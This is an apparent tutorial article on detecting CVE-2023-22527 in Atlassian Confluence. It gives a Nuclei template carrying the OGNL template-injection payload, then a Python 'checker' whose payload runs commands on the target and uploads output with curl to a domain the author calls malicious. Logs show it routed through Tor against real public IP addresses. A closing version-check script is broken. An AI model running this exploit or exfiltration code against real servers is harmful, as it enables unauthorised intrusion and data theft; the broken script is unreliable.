

CVE-2023-22527 Vulnerability and Automatic Detection in Atlassian Confluence

Atlassian Confluence is a popular platform for collaboration and documentation. However, some older versions, particularly for Confluence Data Centre and Server, may be exposed to CVE-2023-22527, a template injection vulnerability. This vulnerability could allow an unauthorised attacker to remotely execute code on an affected instance. In this article, you will learn how you can develop a reporting and automation process using tools such as Nuclei and Python to detect this vulnerability.

1. CVE-2023-22527 Check with Nuclei

Firstly, we used a template to detect CVE-2023-22527 on Atlassian Confluence instances using Nuclei. This template would target Confluence instances on a specific IP list and analyse HTTP requests to detect a specific vulnerability, resulting in a list of IPs with CVE-2023-22527 vulnerability. We can perform this operation using the following YAML template:

```
id: CVE-2023-22527
info:
  name: Atlassian Confluence - Remote Code Execution
  author: iamnoob,rootxharsh,pdresearch
  severity: critical
  description: |
    A template injection vulnerability on older versions of Confluence Data Center and Server allows an unauthenticated
    attacker to achieve RCE on an affected instance. Customers using an affected version must take immediate action.
    Most recent supported versions of Confluence Data Center and Server are not affected by this vulnerability as it was
    ultimately mitigated during regular version updates. However, Atlassian recommends that customers take care to install the
    latest version to protect their instances from non-critical vulnerabilities outlined in Atlassian's January Security Bulletin.
  reference:
    - https://confluence.atlassian.com/pages/viewpage.action?pageId=1333335615
    - https://jira.atlassian.com/browse/CONFSERVER-93833
    - https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10
    cve-id: CVE-2023-22527
    epss-score: 0.00044
    epss-percentile: 0.08115
    cpe: cpe:2.3:a:atlassian:confluence_data_center:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: atlassian
    product: confluence_data_center
    shodan-query: http.component:"Atlassian Confluence"
    tags: cve,cve2023,confluence,rce,ssti
  http:
    - raw:
        - |+
          POST /template/au/text-inline.vm HTTP/1.1
          Host: {{Hostname}}
          Accept-Encoding: gzip, deflate, br
          Content-Type: application/x-www-form-urlencoded
          label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#paramete
          rs.x,{})%2b\u0027sx=(new freemarker.template.utility.Execute()).exec({"curl {{interactsh-url}}"})
          matchers-condition: and
          matchers:
            - type: word
              words:
                - 'Empty{name='
            - type: word
              part: interactsh_protocol
              words:
                - dns
```

The file named "**CVE-2023-22527.yaml**" has been added to the folder.


This template will target Confluence instances on a specific IP list and analyze HTTP requests to detect a specific vulnerability.

1.1. Test results of the Nuclei scan:

The test results of the Nuclei scan is a security scan to detect whether CVE-2023-22527 vulnerability exists in Atlassian Confluence instances on specific IP addresses. It is important to report the vulnerabilities and potential risks identified as a result of this scan.

Then we create a file named **IP_Confluence.txt** and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-22527 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-22527.yaml
```



```
root@kali: ~/.local/nuclei-templates
File Actions Edit View Help
(root@kali)-[~/.local/nuclei-templates]
# nuclei -l Confluence.txt -t CVE-2023-22527.yaml

projectdiscovery.io v3.1.10

[INF] Current nuclei version: v3.1.10 (latest)
[INF] Current nuclei-templates version: v9.7.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 106
[INF] Templates loaded for current scan: 1
[WRN] Executing 1 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 14
[INF] Running httpx on input host
[INF] Found 13 URL from httpx
[INF] Using Interactsh Server: oast.pro
[CVE-2023-22527] [http] [critical] https://8.208.84.230/template/au/text-inline.vm
[CVE-2023-22527] [http] [critical] https://192.58.120.134/template/au/text-inline.vm
```

2. Vulnerability Check with Python

The following Python code works similar to the scan we did using Nuclei, this python code targets Confluence instances on a specific IP list and sends a special HTTP request to detect vulnerability CVE-2023-22527. This code notifies the user when the vulnerability is detected and describes attack scenarios.

```
import requests
from urllib.parse import urlencode
from colorama import Fore, Style

def validate_url(url):
    try:
        response = requests.get(url)
        response.raise_for_status()
        return True
    except Exception as e:
        print(f"{Fore.RED}[!] URL validation error: {e}{Style.RESET_ALL}")
        return False

def scan_for_vulnerability(target_url, poc):
    url = target_url + "/template/auui/text-inline.vm"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0",
        "Content-Type": "application/x-www-form-urlencoded"
    }
    data = {"label":
"aaa'%2B#request.get('.KEY_velocity.struts2.context').internalGet('ognl').findValue(#parameters.poc[0],{})%2b'&poc=" + poc}
    data = urlencode(data)

    response = requests.post(url, headers=headers, data=data)

    if response.status_code == 200:
        print(f"{Fore.GREEN}[*] Server {target_url} is vulnerable to CVE-2023-22527!{Style.RESET_ALL}")
        print(f"{Fore.GREEN}[*] It's possible to execute the following command using the exploit: {poc}{Style.RESET_ALL}")
    else:
        print(f"{Fore.YELLOW}[*] Server {target_url} is not vulnerable to CVE-2023-22527.{Style.RESET_ALL}")

target_urls = [
    "http://192.168.1.1",
    "http://192.168.1.2",
    "http://example.com",
]

for url in target_urls:
    if validate_url(url):
        scan_for_vulnerability(url,
"@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec({'pwd > 778.txt && curl -F \"file=@./778.txt\" http://www.p0blic[.]com/1.php'})))" # p0blic[.]com is a domain name used by malicious actors engaged in malicious activities.
```

The file named "`vulnerability_check.py`" has been added to the folder.

2.1. Test results of Python automation:

The Python automation code we wrote successfully performs the task of detecting CVE-2023-22527 vulnerability in Atlassian Confluence instances on specific IP addresses. Thanks to this automation, system administrators or security experts can quickly and effectively identify potential security threats and take the necessary measures. The test results distinguish between vulnerable and non-vulnerable systems, informing users and providing protection against potential risks. This automation process strengthens organizations' efforts to identify vulnerabilities and protect their critical systems.

```
[root@kali:~]#
# proxychains python3 CVE-2023-22527.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 127.0.0.1:9050 ←denied
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 213.155.76.6:80 ←socket error or timeout!
[!] ÜN: Doğrulama hatası: HTTPConnectionPool(host='213.155.76.6', port=80): Max retries exceeded with url: / (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x...>: [Errno 111] Connection refused'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 45.60.107.121:80 ... OK
[!] ÜN: Doğrulama hatası: 503 Server Error: Service unavailable for url: http://45.60.107.121/ (Content: Failed to execute child process "dbus-launch" (no such file or...))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[*] Sunucu http://38.165.230.12 'de CVE-2023-22527 zafiyeti bulunuyor!
[*] Açıktı kötüye kullanarak şu komutu çalıştırmak mümkün: @org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec('pwd w.p8biic.com/1.php'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.54.116.199:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.54.116.199:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.54.116.199:80 ... OK
[*] Sunucu http://38.54.116.199 'de CVE-2023-22527 zafiyeti bulunmuyor.
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 104.250.127.51:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 104.250.127.51:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 104.250.127.51:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 104.250.127.51:80 ... OK
[*] Sunucu http://104.250.127.51 'de CVE-2023-22527 zafiyeti bulunmuyor.
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.53.120.134:80 ... OK
[!] ÜN: Doğrulama hatası: 401 Client Error: Unauthorized for url: http://192.53.120.134/
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.53.163.72:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 192.53.163.72:80 ... OK
[*] Sunucu http://192.53.163.72 'de CVE-2023-22527 zafiyeti bulunuyor!
[*] Açıktı kötüye kullanarak şu komutu çalıştırmak mümkün: @org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec('pwd w.p8biic.com/1.php'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 104.199.106.143:80 ←socket error or timeout!
[!] ÜN: Doğrulama hatası: HTTPConnectionPool(host='104.199.106.143', port=80): Max retries exceeded with url: / (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x...>: [Errno 111] Connection refused'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 38.165.230.12:80 ... OK
[*] Sunucu http://38.165.230.12 'de CVE-2023-22527 zafiyeti bulunuyor!
[*] Açıktı kötüye kullanarak şu komutu çalıştırmak mümkün: @org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec('pwd w.p8biic.com/1.php'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 20.215.67.66:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 20.215.67.66:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 20.215.67.66:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 20.215.67.66:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 20.215.67.66:80 ... OK
[*] Sunucu http://20.215.67.66 'de CVE-2023-22527 zafiyeti bulunuyor!
[*] Açıktı kötüye kullanarak şu komutu çalıştırmak mümkün: @org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec('pwd w.p8biic.com/1.php'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 202.59.10.148:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 202.59.10.148:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 202.59.10.148:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 202.59.10.148:80 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 202.59.10.148:80 ... OK
[*] Sunucu http://202.59.10.148 'de CVE-2023-22527 zafiyeti bulunuyor!
[*] Açıktı kötüye kullanarak şu komutu çalıştırmak mümkün: @org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new freemarker.template.utility.Execute()).exec('pwd w.p8biic.com/1.php'))
[proxychains] Dynamic chain ... 127.0.0.1:9050 ... 8.208.84.236:80 ... OK
[!] ÜN: Doğrulama hatası: 401 Client Error: Unauthorized for url: http://8.208.84.236/
```

2.2. Benefits and How to Use it?

Here are some of the benefits of this approach:

- Automatic scanning and reporting: Python script can be used to automatically scan all Confluence instances in an IP list and detect potential vulnerabilities.
- Fast response: When vulnerabilities are automatically detected, users can quickly take action and update or isolate affected systems.
- Customizability: Python code can be easily customized and extended according to desired features and needs.

3. Automatic Version Control with Python

Automated tools like Nuclei are useful for detecting specific vulnerabilities, but if you want to provide more flexibility and control in a specific situation, you can create your own Python scripts. For example, you can use the following Python script to check the latest version of Atlassian Confluence and check for updates:

```
import json
import re
import requests
from colorama import Fore, Style
from bs4 import BeautifulSoup

# Get the latest version information from the API
api_url = "https://my.atlassian.com/download/feeds/current/confluence.json"
response = requests.get(api_url)
text = response.text
text = re.sub(r"downloads\[|\]", "", text)
data = json.loads(text)
downloads = []

# Loop through each item
for item in data:
    download = {
        "description": item.get("description", ""),
        "edition": item.get("edition", ""),
        "zipUrl": item.get("zipUrl", ""),
        "md5": item.get("md5", ""),
        "size": item.get("size", ""),
        "released": item.get("released", ""),
        "type": item.get("type", ""),
        "platform": item.get("platform", ""),
        "version": item.get("version", ""),
        "releaseNotes": item.get("releaseNotes", ""),
        "upgradeNotes": item.get("upgradeNotes", "")
    }
    # Add the formatted data to the list
    downloads.append(download)

# Product information (auto)
def get_product_info():
    url = "http://localhost:8090/"
    response = requests.get(url)
    html_content = response.text
    soup = BeautifulSoup(html_content, "html.parser")
    meta_tags = soup.find_all("meta")
    version_tag = None

    for tag in meta_tags:
        if tag.get("name") == "ajs-version-number":
            version_tag = tag
            break

    if version_tag:
        version = version_tag.get("content")
        return version
    else:
        return None

product_info = {
    "current_version": get_product_info(),
}

# Product information (manuel-test)
# product_info = {
#     "product_name": "Confluence",
#     "current_version": "7.8.9",
#     "product_type": "Data Center",
#     "release_type": "LTS"
# }

# Get product information
product_name = product_info["product_name"]
current_version = product_info["current_version"]
product_type = product_info["product_type"]
release_type = product_info["release_type"]

# If current_version is empty, display an error message
if not current_version:
    print(Fore.RED + "Error: current version is empty. Please enter the current version number." + Style.RESET_ALL)
else:
    # Check for updates using the latest version information obtained from the API
    latest_version = data[0].get("version")
    if latest_version:
        if latest_version > current_version:
            print(f"\nA new update is available!")
            print(f"Current version: {Fore.RED + current_version + Style.RESET_ALL}, Latest version: {Fore.GREEN + latest_version + Style.RESET_ALL}")
            update_url = data[0].get("upgradeNotes")
            if update_url:
                print(f"Please visit the following link for the update:", Fore.BLUE + update_url + Style.RESET_ALL)
            security_info = data[0].get("releaseNotes")
            if security_info:
                print(f"Release Notes: {Fore.BLUE + security_info} + Style.RESET_ALL)
            else:
                print(Fore.GREEN + "The current version is the latest version. No update is required." + Style.RESET_ALL)
        else:
            print(Fore.RED + "Failed to retrieve the latest version information." + Style.RESET_ALL)
```

The file named "**confluence_verison.py**" has been added to the folder.

3.1. Test results of Python automation:

This Python script checks the latest version of Atlassian Confluence and compares it with the current version. If the current version is not the latest version, it informs the user about updates.

```
farukokutan@DESKTOP-D9FBFC2 ~ > Downloads > Documents > test |master
•> python .\confluence_verison.py

A new update is available!
Current version: 7.8.9, Latest version: 8.8.0
Please visit the following link for the update: https://confluence.atlassian.com/display/D0C/Confluence+8.8+Upgrade+Notes
• Release Notes: https://confluence.atlassian.com/display/D0C/Confluence+8.8+Release+Notes
farukokutan@DESKTOP-D9FBFC2 ~ > Downloads > Documents > test |master
•> python .\confluence_verison.py
The current version is the latest version. No update is required.
farukokutan@DESKTOP-D9FBFC2 ~ > Downloads > Documents > test |master
•> python .\confluence_verison.py
Error: current version is empty. Please enter the current version number.
farukokutan@DESKTOP-D9FBFC2 ~ > Downloads > Documents > test |master
```

Automation and reporting processes can help you detect vulnerabilities faster and more effectively, so you can take precautions against possible attacks in advance.